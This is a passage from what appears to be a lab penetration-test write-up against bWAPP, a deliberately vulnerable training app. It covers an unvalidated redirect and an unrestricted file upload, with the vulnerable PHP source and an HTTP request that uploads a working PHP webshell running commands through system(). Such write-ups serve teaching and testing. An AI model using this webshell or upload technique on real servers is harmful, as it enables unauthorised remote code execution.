/bWAPP/unvalidated_redir_fwd_1.php?url=http://192.168.56.1/index.html&
form=submit HTTP/1.1
Host: 192.168.56.105
[..]
```

HTTP response showing the redirect to attacker site

```
HTTP/1.1 302 Found
[..]
Location: http://192.168.56.1/index.html
```

Figure 15: User being redirected to attacker site

Unrestricted File Upload

http://192.168.56.105/bWAPP/unrestricted_file_upload.php

Unrestricted file upload results in attacker being able to upload malicious file resulting in code execution on the system.

Source Code for unrestricted_file_upload.php:

```
<?php

   if(isset($_POST["form"]))
   {

      if(!$file_error)
      {

         echo "The image has been uploaded <a href=\"images/" .
$_FILES["file"]["name"] . "\" target=\"_blank\">here</a>.";

      }
```

```
      else
      {
         echo "<font color=\"red\">" . $file_error . "</font>";
      }
   }
?>
```

Furthermore the code shows that no validation is being made for case "0" which is Low level.

```
[..]
switch($_COOKIE["security_level"])
   {

      case "0" :

         move_uploaded_file($_FILES["file"]["tmp_name"], "images/" .
$_FILES["file"]["name"]);

         break;
[..]
```

HTTP POST request to the upload a webshell.php

```
POST /bWAPP/unrestricted_file_upload.php HTTP/1.1
Host: 192.168.56.105
[..]
-----------------------------436437295261609600538611414
Content-Disposition: form-data; name="file"; filename="webshell.php"
Content-Type: application/x-php

<?php

if(isset($_REQUEST['cmd'])){
      echo "<pre>";
      $cmd = ($_REQUEST['cmd']);
      system($cmd);
      echo "</pre>";
      die;
}

?>
[..]
```

HTTP response shows the webshell has been successfully uploaded

```
HTTP/1.1 200 OK
[..]
<br />
The image has been uploaded <a href="images/webshell.php"
target="_blank">here</a>
</div>
```

Triggering the webshell



Figure 16: Achieving code execution on the webserver via webshell